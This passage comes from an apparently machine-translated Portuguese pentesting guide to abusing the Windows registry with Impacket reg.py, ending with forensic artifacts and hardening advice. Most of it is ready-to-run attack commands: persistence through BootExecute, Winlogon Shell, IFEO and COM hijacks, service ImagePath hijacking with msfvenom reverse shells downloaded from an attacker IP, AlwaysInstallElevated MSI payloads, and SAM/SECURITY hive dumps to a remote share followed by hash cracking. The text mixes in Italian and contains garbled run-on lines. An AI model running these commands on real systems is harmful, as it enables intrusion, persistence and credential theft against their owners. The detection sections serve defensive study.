CORP.LOCAL/jsmith:$DCC2$10240#jsmith#e4e4e18ac7d15990f64ebe1be1989d9fQuebrando (modo 2100 = DCC2/MS-Cache2):
hashcat -m 2100 dcc2_hashes.txt rockyou.txtO número 10240 Este é o número de iterações do PBKDF2 interno — isso torna a quebra de senha mais lenta do que com NTLM puro. O número máximo de credenciais armazenadas em cache é controlado por:
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\CachedLogonsCountCredenciais do aplicativo — software de terceiros #
6.7 Credenciais adicionais de aplicação #
Além do SAM/SYSTEM/SECURITY, outras fontes menores, porém reais, são:
keymgr.dll (Stub do Gerenciador de Credenciais) — As credenciais de rede salvas pelo Gerenciador de Credenciais são criptografadas com DPAPI, não sendo legíveis em texto não criptografado. reg queryDevem ser extraídos com Mimikatz. dpapi::cred após obter a chave mestra do usuário.
PuTTY — sessões salvas:
HKCU\Software\SimonTatham\PuTTY\SessionsNomes de host salvos e, em configurações inadequadas, referências a chaves privadas ou proxies.
VNC — senha no registro:
HKLM\SOFTWARE\RealVNC\WinVNC4
HKCU\Software\ORL\WinVNC3\Default
Muitos servidores VNC antigos salvam a senha, que geralmente é pouco ofuscada (e frequentemente reversível), diretamente aqui.
7. Persistência via registro #
7.1 Executar, ExecutarUmaVez e serviços #
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKLM\SYSTEM\CurrentControlSet\Services\<nomeservizio>
As chaves de execução são o primeiro lugar onde um atacante (ou malware) coloca a inicialização automática.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -sA chave Services Mostra cada serviço instalado, seu ImagePath (potencialmente vulnerável a sequestro com caminho de serviço sem aspas) e a conta sob a qual é executado.
7.2 StartupApproved — o estado atual das entradas de execução automática #
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\StartupFolder
Um valor em Executar sem uma aprovação correspondente aqui pode indicar uma entrada desativada manualmente pelo usuário por meio do Gerenciador de Tarefas — útil para entender se uma entrada encontrada em Executar está realmente ativa. Os bytes 02/03 No início do valor binário, eles indicam se está ativado ou desativado.
7.3 Execuções Autorais Avançadas — Além de Executar e Executar Uma Vez #
O Windows possui vários outros Pontos de Extensão de Inicialização Automática (ASEPs), menos conhecidos, mas igualmente utilizados:
| Chave | O que ele faz |
|---|---|
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\BootExecute | Programas executados por smss.exe mesmo antes da área de trabalho — padrão autocheck autochk *Qualquer valor adicional é executado a cada inicialização com privilégios muito elevados. |
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs + LoadAppInit_DLLs | DLLs carregadas em todos os processos que usam user32.dllObsoleto e desativado por padrão no Vista e versões posteriores, mas deve ser testado em hosts legados. |
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\AppCertDlls | Semelhante ao AppInit, mas integrado à API. CreateProcess — afeta todos os processos criados no sistema |
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit | Normalmente userinit.exe — um segundo valor separado por vírgulas também é enviado a cada logon |
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell | Normalmente explorer.exe —substituir substitui todo o shell do usuário |
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Policies\Explorer\Run | Executar item “via Política de Grupo”, frequentemente ignorado por controles superficiais. |
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\BootExecute"Persistência na inicialização (privilégios muito elevados, antes da área de trabalho):
reg.py CORP/admin:Password123@10.10.10.5 add -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager" -v BootExecute -vt REG_MULTI_SZ -vd "autocheck autochk *\0C:\Windows\Temp\evil.exe"Você deve preservar autocheck autochk * como primeiro item (é o controle de disco de inicialização nativo) e adicione seu binário como a próxima entrada no mesmo REG_MULTI_SZ, separados por um caractere nulo — caso contrário, a inicialização do disco será interrompida.
AppInit_DLLs (injeção de DLL em todos os processos com user32.dll):
reg.py CORP/admin:Password123@10.10.10.5 add -keyName "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows" -v AppInit_DLLs -vt REG_SZ -vd "C:\Windows\Temp\evil.dll"
reg.py CORP/admin:Password123@10.10.10.5 add -keyName "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows" -v LoadAppInit_DLLs -vt REG_DWORD -vd 1
Senza LoadAppInit_DLLs a 1, a DLL não é carregada mesmo se AppInit_DLLs é preenchido — só funciona se a Inicialização Segura estiver desativada (obsoleto no Windows 8 e versões posteriores com a Inicialização Segura ativada).
Shell Winlogon (substitui todo o shell do usuário):
reg.py CORP/admin:Password123@10.10.10.5 add -keyName "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" -v Shell -vt REG_SZ -vd "explorer.exe,C:\Windows\Temp\evil.exe"O valor separado por vírgulas após explorer.exe Executa com o shell a cada logon do usuário — persistência de longo prazo se gravado em HKLM.
7.4 Configuração Ativa — Persistência vinculada ao perfil do usuário #
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components\<GUID>Mecanismo projetado para executar código primeiro login de um novo usuário (típico em ambientes com perfis móveis/de servidor de terminal). O valor StubPath Contém o comando. Se você aumentar o número da versão registrado aqui em relação ao que está sendo rastreado abaixo. HKCU\...\Active Setup\Installed ComponentsO comando reinicia para cada usuário no próximo login, mesmo para usuários já cadastrados.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components" -s7.5 IFEO — Opções de Execução de Arquivos de Imagem #
MITRE ATT&CK: T1546.012. O IFEO permite anexar um depurador a um executável específico: sempre que esse executável for iniciado, o depurador será iniciado juntamente com ele. Este é um mecanismo legítimo, mas um dos mais abusados para fins de persistência, pois não afeta o arquivo original.
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\<nomeprocesso.exe>Técnica 1 — Sequestro do depurador:
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe" /v Debugger /d "C:\Windows\System32\calc.exe"No laboratório, cada abertura de notepad.exe jogaria calc.exe Em seu lugar — em um cenário real, um invasor substituiria um utilitário de acessibilidade que pode ser chamado a partir da tela de login (utilman.exe, sethc.exe), resultando na execução do SYSTEM antes do login (“backdoor de teclas adesivas”).
reg.py CORP/admin:Password123@10.10.10.5 add -keyName "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe" -v Debugger -vt REG_SZ -vd "C:\Windows\System32\cmd.exe"Técnica 2 — SilentProcessExit: Monitora o encerramento “silencioso” de um processo e executa um binário de resposta.
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\<processo.exe>\GlobalFlag
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\<processo.exe>:: 1. Abilita il monitoraggio (GlobalFlag = 0x200)
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe" /v GlobalFlag /t REG_DWORD /d 512
:: 2. Configura cosa succede alla chiusura
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v ReportingMode /t REG_DWORD /d 1
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v MonitorProcess /d "C:\Windows\System32\calc.exe"A carga útil começa com o processo pai. WerFault.exe, menos suspeito numa análise superficial da árvore de processos.
Detecção de IFEO: monitorar escritos sobre Image File Execution Options\*\Debugger e SilentProcessExit\*\MonitorProcess via ID de evento Sysmon 13; qualquer Debugger apontando para cmd.exe/powershell.exe É suspeito; verifique periodicamente as chaves IFEO em utilman.exe, sethc.exe, osk.exe, Magnify.exe.
7.6 Dispositivos Montados — mapa de todos os volumes vistos pela máquina #
HKLM\SYSTEM\MountedDevicesAo contrário MountPoints2 (por usuário, visão forense), esta chave é de nível de máquina e mapeia todas as letras de unidade e GUIDs de volume já montados — incluindo discos criptografados, pen drives e volumes de rede.
8. ACL de registro e escalonamento de privilégios #
8.1 Como funcionam as permissões do registro #
Cada chave de registro possui um Descritor de Segurança — a estrutura que define o proprietário e as permissões do objeto. Ele contém duas listas distintas:
- DACL (Lista de Controle de Acesso Discricionário): define quem pode acessar o objeto e como — as permissões reais.
- SACL (Lista de Controle de Acesso do Sistema): Define o que é registrado/auditado — isso serve para registro de segurança, não para acesso.
A DACL é composta por regras chamadas ACEs (Entradas de Controle de Acesso): "Este SID tem permissão/negação de acesso". O Windows avalia as ACEs em ordem, e as negações explícitas são processadas antes das concessões.
Ponto crítico: Uma DACL vazia nega todo o acesso , mas uma chave sem DACL (DACL nula) concede acesso total a todos — uma configuração perigosa, frequentemente resultado de erro.
8.2 Permissões de leitura e gravação #
Com PowerShell (LOLBins em primeiro lugar, sem ferramentas externas):
Get-Acl -Path "HKLM:\SYSTEM\CurrentControlSet\Services\NomeServizio" | Format-ListPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NomeServizio
Owner : NT AUTHORITY\SYSTEM
Access : NT AUTHORITY\SYSTEM Allow FullControl
BUILTIN\Administrators Allow FullControl
NT AUTHORITY\Authenticated Users Allow FullControl <- questa è la ACE pericolosaSe vedi Authenticated Users o Everyone com FullControl/Write Em uma chave de serviço executada como SYSTEM, você encontrou uma situação de escalonamento.
Set-Acl Modificar (em laboratório, para demonstrar o impacto):
$acl = Get-Acl "HKLM:\SYSTEM\CurrentControlSet\Services\NomeServizio"
$rule = New-Object System.Security.AccessControl.RegistryAccessRule("NT AUTHORITY\Authenticated Users","FullControl","Allow")
$acl.SetAccessRule($rule)
Set-Acl -Path "HKLM:\SYSTEM\CurrentControlSet\Services\NomeServizio" -AclObject $acl
No Editor do Registro: clique com o botão direito na chave → Permissões → a mesma DACL em formato gráfico.
8.3 Permissões de Registro Fracas — Exploração Prática #
MITRE ATT&CK: T1574.011 (Fluxo de Execução de Sequestro: Vulnerabilidade nas Permissões do Registro de Serviços). Se um usuário com privilégios limitados tiver direitos de gravação em uma chave Services Executando como SYSTEM, pode sequestrar a execução do serviço modificando-o. ImagePath.
Listar chaves vulneráveis:
Com o AccessChk da Sysinternals:
accesschk.exe /accepteula "authenticated users" -kvuqsw hklm\System\CurrentControlSet\servicesUtilizando apenas PowerShell:
Get-Acl -Path HKLM:\SYSTEM\CurrentControlSet\Services\<nomeservizio> | flCom o PowerUp.ps1 (automatize em toda a árvore):
Import-Module .\PowerUp.ps1
Get-ModifiableRegistryAutoRun
Remotamente, antes de ter acesso ao shell:
reg.py CORP/utente:Password1@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Services\NomeServizioSospetto"Exploração:
:: 1. Prepara un binario (in lab: reverse shell)
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.5 LPORT=8888 -f exe -o shell.exe

:: 2. Trasferiscilo sul target
powershell wget http://10.10.14.5/shell.exe -o C:\Users\Public\shell.exe

:: 3. Sovrascrivi ImagePath
reg add "HKLM\SYSTEM\CurrentControlSet\Services\NomeServizioSospetto" /v ImagePath /t REG_EXPAND_SZ /d "C:\Users\Public\shell.exe" /f

:: 4. Riavvia il servizio
net start NomeServizioSospetto
Remotamente, diretamente via reg.py:
reg.py CORP/utente:Password1@10.10.10.5 add -keyName "HKLM\SYSTEM\CurrentControlSet\Services\NomeServizioSospetto" -v ImagePath -vt REG_EXPAND_SZ -vd "C:\Users\Public\shell.exe"Isso só funciona se você também tiver permissão para iniciar/reiniciar o serviço ou se ele reiniciar automaticamente (loop de falhas, reinicialização).
8.4 UAC, Administrador Restrito e LocalAccountTokenFilterPolicy #
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\SystemValores-chave: EnableLUA (UAC ligado/desligado), LocalAccountTokenFilterPolicy (se 1, um administrador local remoto recebe o token completo em vez do filtrado — possibilita a movimentação lateral de PsExec/WMI com contas locais), FilterAdministratorToken.
Verifique o status atual:
reg.py CORP/utente:Password1@10.10.10.5 query -keyName "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System"Habilitar o bypass para movimentação lateral (em laboratório, para demonstrar o impacto em uma rede com múltiplos administradores locais com a mesma senha):
reg.py CORP/admin:Password123@10.10.10.5 add -keyName "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" -v LocalAccountTokenFilterPolicy -vt REG_DWORD -vd 1Com esta chave para 1, um administrador local (não o integrado) Administrator, RID 500) autenticado remotamente via PsExec/WMI/SMB recebe um token completo em vez de um filtrado pelo UAC — uma condição necessária para muitas técnicas de passagem de hash em movimentação lateral.
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\DisableRestrictedAdminVerifique se o RDP aceita autenticação no Modo de Administrador Restrito (passagem do hash via RDP).
Habilite-o para testar o ataque pass-the-hash via RDP:
reg.py CORP/admin:Password123@10.10.10.5 add -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" -v DisableRestrictedAdmin -vt REG_DWORD -vd 00 Ativar o Modo de Administrador Restrito (o nome é contraintuitivo: “desativar” um 0 significa que o modo de administrador restrito NÃO está desativado, portanto está ativo. Com isso ativo, xfreerdp /pth Autentique via RDP usando apenas o hash NTLM, nunca passando a senha em texto não criptografado.
8.5 SempreInstaleElevado #
HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
Se ambas as chaves estiverem em 1Qualquer usuário pode instalar pacotes. .msi Com privilégios de SISTEMA — uma das escalações mais simples e frequentemente esquecidas no reforço da segurança.
reg.py CORP/utente:Password1@10.10.10.5 query -keyName "HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer" -sAtive ambas as chaves para demonstrar a escalada de privilégios no laboratório (em um cenário real, elas já devem existir, criadas por um administrador por engano — você não as cria em um ambiente de teste autorizado sem motivo):
reg.py CORP/admin:Password123@10.10.10.5 add -keyName "HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer" -v AlwaysInstallElevated -vt REG_DWORD -vd 1
reg.py CORP/utente:Password1@10.10.10.5 add -keyName "HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer" -v AlwaysInstallElevated -vt REG_DWORD -vd 1
exploração (com ambos em 1, um MSI malicioso é instalado como SYSTEM mesmo quando executado por um usuário padrão):
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.5 LPORT=4444 -f msi -o payload.msi
msiexec /quiet /qn /i payload.msi
9. Sequestro de COM e sequestro de associação de arquivos #
9.1 Sequestro de COM #
MITRE ATT&CK: T1546.015. O Modelo de Objeto de Componente (COM) é a estrutura através da qual os programas do Windows trocam funcionalidades. Cada componente COM é identificado por um nome. CLSID (GUID), mapeado no registro para uma DLL (InprocServer32) ou executável (LocalServer32).
HKCR\CLSID\{CLSID}\InprocServer32\(Default) = C:\Windows\System32\qualchecosa.dll
HKCR\CLSID\{CLSID}\ProgID = NomeLeggibile.Application
Por que isso é explorável: Correções do Windows primeiro HKCU\Software\Classes\CLSID e só depois HKLM\Software\Classes\CLSID. um usuário não administrador Pode criar uma entrada em seu HKCU que aponte para um CLSID legítimo, e o Windows usará isso — sem privilégios elevados.
# Verifica se un CLSID esiste già sotto HKCU (se manca, è "hijackable")
reg.py CORP/utente:Password1@10.10.10.5 query -keyName "HKCU\Software\Classes\CLSID\{42aedc87-2188-41fd-b9a3-0c966feabec1}"
O CLSID {42aedc87-2188-41fd-b9a3-0c966feabec1} (MruPidlList) está entre os mais usados em campanhas reais porque é carregado por explorer.exe A cada login.
Exploração:
reg add "HKCU\Software\Classes\CLSID\{42aedc87-2188-41fd-b9a3-0c966feabec1}\InprocServer32" /ve /t REG_SZ /d "C:\Users\Public\payload.dll" /f
reg add "HKCU\Software\Classes\CLSID\{42aedc87-2188-41fd-b9a3-0c966feabec1}\InprocServer32" /v ThreadingModel /t REG_SZ /d "Both" /f
Copiar ThreadingModel Exatamente a partir do registro original da HKLM, caso contrário a ativação falha (travamento visível).
Variante furtiva — TreatAs: faz com que um CLSID seja "tratado" como outro, menos monitorado que o InprocServer32:
reg add "HKCU\Software\Classes\CLSID\{97D47D56-3777-49FB-8E8F-90D7E30E1A1E}\TreatAs" /ve /t REG_SZ /d "{00000001-0000-0000-0000-0000FEEDACDC}" /fDetecção: criação de chave de monitoramento abaixo HKCU\Software\Classes\CLSID\* (ID de evento Sysmon 13); um CLSID que deveria existir apenas em HKLM, mas aparece em HKCU, é um forte indicador; estabeleça uma linha de base (instalações/atualizações legítimas modificam o COM regularmente).
9.2 Sequestro de Associação de Arquivos #
HKCR\<progid>\shell\open\commandexemplo: HKCR\txtfile\shell\open\command\(Default) = "%SystemRoot%\system32\NOTEPAD.EXE" "%1".
Se esse comando for substituído, cada clique duplo nesse tipo de arquivo executará o payload — geralmente o payload reinicia o aplicativo original para evitar levantar suspeitas (payload.exe "%1" → então abra o bloco de notas).
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKCR\txtfile\shell\open\command"Exploração — Intercepta a abertura de arquivos .txt:
reg.py CORP/admin:Password123@10.10.10.5 add -keyName "HKCU\Software\Classes\txtfile\shell\open\command" -v "" -vt REG_SZ -vd 'C:\Users\Public\payload.exe "%1"'Nota: escreva abaixo HKCU\Software\Classesnão HKCR diretamente — HKCR é uma visualização somente leitura resultante da fusão de HKLM e HKCU\Software\Classes (Consulte a tabela de hives na seção 1.) O Windows resolve primeiro a versão HKCU, portanto, mesmo sem privilégios de administrador, sua entrada tem prioridade. A carga útil recebe o caminho para o arquivo original como %1 e normalmente reinicia o bloco de notas após a execução, para não levantar suspeitas na vítima.
Caso crítico: associação de extensão .exe mesmo (HKCR\exefile\shell\open\command) — se alterado, todo executável iniciado com um clique duplo passa pelo payload, afetando toda a superfície de execução do usuário.
10. Acesso Remoto: RDP, WinRM, LAPS #
Três serviços de acesso remoto, três pontos-chave a verificar antes de planear uma movimentação lateral ou uma operação de passagem de hash:
| Serviço | Chave do registro | O que verificar |
|---|---|---|
| RDP | HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp e ...\fDenyTSConnections | fDenyTSConnections a 0 = RDP ativado. UserAuthentication Indica se a NLA (Autenticação em Nível de Rede) é necessária. |
| WinRM | HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WinRM\Service | Se aceita autenticação básica (texto não criptografado via HTTP) ou somente Kerberos/NTLM — relevante nas portas 5985/5986 |
| LAPS | HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\LAPS | Se o LAPS estiver configurado — em combinação com ObterSenhaLAPS Verifique se você tem permissão para ler a senha local rotacionada. |
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp"
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WinRM\Service"
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\LAPS"
11. Perícia forense e DFIR — evidências de execução #
O registro mantém um histórico, muitas vezes redundante, de quais programas foram executados, quando e quantas vezes. Esses artefatos são a essência da DFIR (Digital Forensics and Incident Response) e também ajudam a determinar se você já foi alvo de outro ataque.
11.1 ShellBags — Rastreamento de Navegação por Pastas #
Eles registram detalhes sobre cada pasta que você abre no Explorador de Arquivos, mesmo que a pasta ou unidade não exista mais.
C:\Users\<utente>\AppData\Local\Microsoft\Windows\UsrClass.datHKEY_CLASSES_ROOT\Local Settings\Software\Microsoft\Windows\Shell\Bags
HKEY_CLASSES_ROOT\Local Settings\Software\Microsoft\Windows\Shell\BagMRUPonto prático: remotamente via reg.py você não tem um "HKCR mágico" do outro usuário — ele passa por HKU\<SID-utente>_Classes\..., a visão carregada de UsrClass.dat desse usuário específico. Se o SID não tiver um perfil. _Classes Após o carregamento, o conjunto de dados (hive) deve ser extraído offline do arquivo em disco.
Uso prático: reconstruir quais pastas compartilhadas/unidades externas o usuário acessou, identificar pastas suspeitas deixadas por um ataque anterior.
reg.py CORP/admin:Password123@10.10.10.5 save -keyName 'HKU\<SID-utente>_Classes\Local Settings\Software\Microsoft\Windows\Shell\BagMRU' -o '\\10.10.14.5\share\bagmru.save'Análise com ShellBags Explorer (ferramentas de Eric Zimmerman).
11.2 UserAssist — Aplicativos GUI com contagem de execução #
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{GUID}\CountRastreia programas iniciados a partir da interface gráfica do Explorer, com contagens de execução e registros de data e hora. Nomes criptografados com ROT13.
Dois GUIDs principais:
{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}— execução direta.exe{F4E57C4B-2036-45F0-A9AB-443BCFE33D9F}— execução por meio de.lnk
function Decode-ROT13 {
    param($string)
    $string.ToCharArray() | ForEach-Object {
        if ([char]::IsLetter($_)) {
            $code = [int][char]$_
            if (($code -ge 65 -and $code -le 77) -or ($code -ge 97 -and $code -le 109)) { $code += 13 } else { $code -= 13 }
            [char]$code
        } else { $_ }
    } -join ''
}
Decode-ROT13 "abgrcnq.rkr"   # -> notepad.exe
Limitação: Rastreia apenas aplicativos com interface gráfica iniciados a partir do Explorador de Arquivos. Não rastreia aplicativos de linha de comando, scripts ou tarefas agendadas.
11.3 ShimCache (AppCompatCache) #
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache\AppCompatCacheRegistra os metadados (caminho, tamanho, data de modificação) de qualquer executável, mesmo que ele seja apenas exibido no Explorador de Arquivos sem ser executado. É gravado na reinicialização/desligamento — um instantâneo do último estado antes do desligamento. Pode reter vestígios de uma ferramenta mesmo depois de ela ser excluída do disco.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache" -sAnalisando com AppCompatCacheParser :
AppCompatCacheParser.exe -f SYSTEM --csv output_dir11.4 Amcache — o artefato mais rico #
C:\Windows\AppCompat\Programs\Amcache.hveCache separado (não uma chave de registro clássica). Contém o caminho, o editor, o carimbo de data/hora da primeira execução e o hash SHA-1 — verificável no VirusTotal. Mais confiável que o ShimCache porque registra a primeira inicialização em tempo real.
É melhor recuperar o arquivo via SMB (smbclient.py) em vez de save do reg.py, destinado a chaves na árvore padrão.
Analisando com AmcacheParser :
AmcacheParser.exe -f Amcache.hve --csv output_dir11.5 BAM / DAM #
HKLM\SYSTEM\CurrentControlSet\Services\bam\UserSettings\<SID>
HKLM\SYSTEM\CurrentControlSet\Services\dam\UserSettings\<SID>
Monitora os arquivos executáveis executados recentemente por SID do usuário. Reinicializa na reinicialização ou após aproximadamente 7 dias — útil apenas para atividades muito recentes, sendo complementar ao ShimCache/Amcache.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Services\bam\UserSettings\S-1-5-21-XXXX" -s11.6 RecentDocs, TypedPaths, TypedURLs, MRU #
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\TypedPaths
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\TypedURLs
RecentDocs = evidência de accesso, não execução. TypedPaths = caminhos digitados no Explorador. TypedURLs = o mesmo para IE/Edge legados.
| Chave MRU | pista |
|---|---|
RunMRU (HKCU\...\Explorer\RunMRU) | Comandos digitados em Executar (Win+R) — ouro em um IR: cmd, powershell -encOs caminhos da UNC permanecem aqui mesmo após o encerramento da sessão. |
OpenSaveMRU / LastVisitedMRU | Caminhos usados nas janelas Abrir/Salvar, por aplicativo |
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU"11.7 MountPoints2 — Montando compartilhamentos USB e de rede #
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2Qualquer volume montado pelo usuário atual: USB (GUID/serial), unidades externas, compartilhamentos mapeados. Combinado com HKLM\SYSTEM\CurrentControlSet\Enum\USBSTOR (enumeração geral) e HKLM\SYSTEM\MountedDevices (Em nível de máquina, como observado na persistência), permite correlacionar o tempo do dispositivo do usuário.
11.8 Perfis de Wi-Fi — redes detectadas pela máquina #
HKLM\SOFTWARE\Microsoft\WlanSvc\Interfaces\<GUID interfaccia>\ProfilesLista os SSIDs aos quais a máquina se conectou ao longo do tempo, juntamente com dados como data e hora e tipo de autenticação. A senha da rede. não Está aqui em texto simples: está criptografado com DPAPI e reside em um arquivo XML em C:\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces\<GUID>\O registro informa "quais redes", não "com qual senha" — ainda assim, é útil para entender onde a máquina esteve (escritório, casa, hotel) e se ela já se conectou a redes públicas não seguras.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SOFTWARE\Microsoft\WlanSvc\Interfaces" -s11.9 Servidores RDP — A quais máquinas o usuário se conectou #
HKCU\Software\Microsoft\Terminal Server Client\ServersCada subchave é um nome de host ou endereço IP ao qual o usuário se conectou com o cliente RDP (mstsc.exeEm um teste de penetração, isso indica quais outras máquinas o usuário administra ou utiliza regularmente — geralmente a primeira pista de para onde se mover lateralmente após comprometer uma conta privilegiada.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKCU\Software\Microsoft\Terminal Server Client\Servers" -sSe o usuário tiver habilitado a opção "lembrar minhas credenciais" para uma dessas conexões, a senha será criptografada via DPAPI e ficará armazenada no Gerenciador de Credenciais (não no registro), mas a presença da entrada aqui confirma que esse recurso foi usado pelo menos uma vez para esse host.
11.10 Office — arquivos recentes (Arquivos MRU) #
HKCU\Software\Microsoft\Office\<versione>\<applicazione>\File MRUExemplo concreto para o Excel no Office 2016 ou posterior:
HKCU\Software\Microsoft\Office\16.0\Excel\File MRULista os arquivos abertos mais recentemente em cada aplicativo do Office, com o caminho completo — incluindo arquivos em compartilhamentos de rede ou locais que podem não existir mais. Isso é útil porque, em muitas empresas, planilhas do Excel ou documentos do Word ainda contêm credenciais ou dados confidenciais salvos "temporariamente": saber quais documentos um usuário abriu recentemente indica onde procurar esse tipo de informação.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKCU\Software\Microsoft\Office\16.0\Excel\File MRU" -s12. Fluxo de trabalho completo: do reg.py ao secretsdump e à quebra de senha. #
12.1 Despejar credenciais locais #
# 1. Server SMB locale per ricevere le hive
smbserver.py -smb2support share ./loot

# 2. Backup delle hive dal target
reg.py CORP/admin:Password123@10.10.10.5 backup -o '\\10.10.14.5\share'

# 3. Estrazione offline, mai in chiaro sul target
secretsdump.py -sam ./loot/SAM.save -system ./loot/SYSTEM.save -security ./loot/SECURITY.save LOCAL
Mais silencioso do que executar o secretsdump remotamente em modo completo.
12.2 Cenário de Operadores de Backup (sem ser administrador) #
Se o seu usuário for membro de Operadores de backup mas não administrador local, você ainda tem SeBackupPrivilege, que permite ler SAM/SYSTEM/SECURITY ignorando as ACLs padrão.
reg.py peter:'Password123'@10.10.10.5 backup -o '\\10.10.14.5\share'A partir dos arquivos extraídos, você pode recuperar o hash da máquina ou dos usuários locais e verificar o hash da conta da máquina com o wmiexec para movimentação lateral, caso o destino seja um controlador de domínio.
12.3 De hashes a senhas: quebra de senhas #
Saída típica do secretsdump:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::Formato utente:RID:hash-LM:hash-NTLM:::. Isole o hash NTLM:
echo -n "8846f7eaee8fb117ad06bdd830b7586c" > hash.txtHashcat (modo 1000 = NTLM):
hashcat -m 1000 hash.txt wordlist.txtJoão, o Estripador:
john --format=nt --wordlist=wordlist.txt hash.txtSe o hash LM não for aad3b435b51404eeaad3b435b51404ee (constante para “sem senha LM”), o formato LM antigo ainda está ativo — quebre-o primeiro, pois isso também reduz o espaço de busca para o NTLM correspondente.
Com a senha que você obteve, verifique outros serviços:
evil-winrm -i 10.10.10.5 -u Administrator -p 'PasswordTrovata'13. Detecção, registro e reforço de segurança #
13.1 Detecção e registros gerados #
O arquivo reg.py, assim como todos os scripts do Impacket, deixa rastros nos registros de eventos:
- ID do evento 5145 — acesso ao pipe nomeado
\winreg - ID do evento 4656/4658 — abrir/fechar alça na chave de registro
- Iniciar/Parar Serviço Registro remoto se não estivesse ativo (ID do evento 7036)
Uma atividade massiva de consulta/salvamento no pipe \winreg A origem do tráfego SMB, proveniente de um host que normalmente não realiza administração remota, seguida por tráfego para o mundo externo, é um forte indicador de um vazamento de credenciais em andamento.
13.2 Endurecimento Defensivo #
- Desative o serviço Registro remoto em hosts que não precisam dele operacionalmente
- Restringir o acesso a
\winregmeiosHKLM\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg\AllowedPaths - definir
LocalAccountTokenFilterPolicya0(padrão) para evitar movimentação lateral com administradores locais compartilhados - excluir
AlwaysInstallElevatedda HKLM e da HKCU - definir
UseLogonCredentiala0em WDigest (padrão moderno, verifica em hosts legados) - Habilidades
RunAsPPLPara proteger o LSASS e o Credential Guard, onde o hardware o suportar. - Monitorar o ID de evento 5145 em
